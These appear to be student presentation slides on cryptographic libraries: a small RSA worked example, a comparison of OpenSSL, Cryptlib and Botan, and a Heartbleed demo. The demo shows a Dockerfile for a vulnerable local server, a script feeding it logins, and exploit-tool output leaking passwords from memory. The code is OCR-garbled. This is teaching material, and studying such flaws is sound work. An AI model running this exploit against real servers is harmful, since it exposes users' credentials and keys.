Cryptographic Libraries: Conceptual analysis of the current state of art and library quality

João Fidalgo - 201303098 João Loureiro - 200806067 Ka Chon Ho - 201711244 Paulo Costa - 201206045

Summary

- Introduction
- Project Specification
 - Integration in Software
 - where to use cryptography
 - Libraries Comparison
 - features
 - Goals and Quality
 - Heartbleed Demo
- Conclusions

Introduction

Where did the necessity for this analysis come from?

Introduction

Cryptographic libraries are used by individuals in just about any country in the world when conducting secure online transactions, communicating via secure email or video, and in numerous B2B (business-to-business) transactions.

As a result, there are a number of cryptographic libraries that have been developed for use in most of the major programming language libraries.

Where to use cryptography?

Where? - File Transfer

Why?

Encrypt and Decrypt is asymmetric

e.g.:

We generated some variable for key generation

n = 899, d = 37, e = 613.

Why?

n=899, d=37, e=613

In RSA cryptographic algorithm,

Public Key = (n, e) Private Key = (n, d)

Why?

n=899, d=37, e=613, pub(n,e), priv(n,d)

Now, the message is 127

Encrypt: m^e% n = 396

Decrypt: m^d% n = 127

If use public key to decrypt you'll get 756.

Libraries Comparison

Libraries Comparison - features

OpenSSL -

- Provides implementations of Triple-DES, a well known symmetric-key block cipher algorithm and RSA
- Implements SSL v2/v3 and TLS (transport layer security) v1 protocols
- implemented by C, is open-source and widely used in web servers
- Supports hash functions, MAC (message authentication code) algorithms, hash and key operations
- Is portable to several operating systems
- Is vulnerable to the Heartbleed exploit, that allows attackers to retrieve private cryptographic keys and private user data by requesting a return of string which is longer than the string itself

Libraries Comparison - features

Cryptlib -

- Provides portability to several operating systems
- Supports message authentication code (MAC) algorithms
- Supports hash functions and block cipher algorithms
- Provides key operations, such as key generation, exchange and supports several public key cryptography standards

Botan -

- Supports all the functionalities stated above
- Is an open source library, such as Cryptlib
- Supports Elliptic curve cryptography (ECC) in key operations, that requires smaller keys



Goals and Quality

Goals and Quality

Cryptography libraries enable the implementation of various security measures through the use of the containing algorithms.

For a library to be useful, some of the qualities it should contain are

- 1. Implement the current versions of cryptographic protocols
- 2. Be strictly tested to avoid introducing vulnerabilities into the programming project
- The organization responsible for developing and maintaining the project should be trustworthy
- 4. The code library's license should support use in the developer's project



- The Heartbleed bug (CVE-2014-0160) is a severe implementation flaw in the OpenSSL library.
- This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet.

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software.

The contents of the stolen data depend on what is there in the memory of the server:

- Secret Keys;
- Usernames;
- Passwords;
- Content;
- Credit Cards;
- and more ...

```
→ Dockerfile x
      FROM astrall/raring
      RUN apt-get update
      RUN apt-get install -y apache2
      RUN mkdir /etc/apache2/ssl
      RUN openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/apache2/ssl/apache.key
      ADD default-ssl /etc/apache2/sites-available/default-ssl
      RUN a2enmod ssl
      RUN a2ensite default-ssl
      EXPOSE 443
      ENV APACHE RUN USER www-data
      ENV APACHE RUN GROUP www-data
      ENV APACHE LOG DIR /var/log/apache2
      CMD ["/usr/sbin/apache2ctl", "-D", "FOREGROUND"]]
```

```
stimulate_server.py x
      #!/usr/bin/env python
      import subprocess import argparse import time import random
      if name == ' main ':
          parser = argparse.ArgumentParser( description = 'Stimulate an HTTPS server vulnerable to Heartbleed') parser.add argument('-t', action = 'store', default = 1, type = int, help = 'Time between requests (in seconds). Default is 1 second.') parser.add argument('-a', action = 'store', default = '127.0.0.1', type = str, help = 'Address of server to be fed with data. Default is 127.0.0.1.') args = parser.parse args()
          print(args.a)
          USER LIST = [
              'ncopano',
              'ecaroe',
              'skramer',
              'alegrand',
          PASSWORD LIST = [
              '123456', 123451,
              '123456789',
              'password',
              'princess',
              '1234567',
              '12345678',
              'abc123',
```

```
lex@antergos > ~/Workspace/SSIN/demo // master • python2 heartbleed.py -n 10 localhost [5/9270]
                                           lexGantergos ~/Workspace/SSIN/demo master ./stimulate server.pv
defribulator v1.16
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
Connecting to: localhost:443, 10 times
Sending Client Hello for TLSv1.0
Received Server Hello for TLSv1.0
WARNING: localhost:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 10 of 10
....w.3....f...
time.sleep(args.t)
...!.9.8......5......
...!.9.8......5......
...!.9.8......5......
....w.3....f...
...!.9.8......5.....
...!.9.8......5......
.....#......#.....word=iloveyou.!.:...Y.6s.I.u.@...SC[..r...+..H...9...
....!.9.8........5.......
......#.....#......#sword=abc123.V.c..Z...kt.m.M.@....SC[...r....+..H...9...
...!.9.8......5......
(General) #I:1 lex 1:[tmux]*
```

Calling server. User:amandel, password:123456789 % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 208 100 177 100 31 3105 543 --:--:-- --:--: 3649 200 https://127.0.0.1/ 226 Calling server. User:ncopano, password:nicole % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 205 100 177 100 28 16090 2545 --:--:-- --:--:-- 20500 200 https://127.0.0.1/ 223 Calling server. User:ecaroe, password:abc123 % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 200 https://127.0.0.1/ 222 Calling server. User:rsalinas, password:abc123 % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent 100 206 100 177 100 29 12642 2071 --:--:-- --:--:-- 15846 200 https://127.0.0.1/ 224 Calling server. User:skramer, password:iloveyou % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 207 100 177 100 30 13615 2307 --:--:-- --:--:-- 15923 200 https://127.0.0.1/ 225 ^CTraceback (most recent call last): File "./stimulate server.py", line 60, in <module> lex@antergos ~/Workspace/SSIN/demo / master • docker-compose up Starting demo victim 1 ... done Attaching to demo victim 1 victim 1 | apache2: Could not reliably determine the server's fully qualified domain name, using 172.19.0.2 for Server

Conclusions

Conclusions

Cryptographic libraries are very important because nowadays everything online makes use of them and if something goes wrong with the library used it can result in a project getting a bad name or losing business in the market-place.

Cryptographic libraries vulnerabilities are one of the most nefarious computer security problem.

"A false sense of security is worse than no security at all."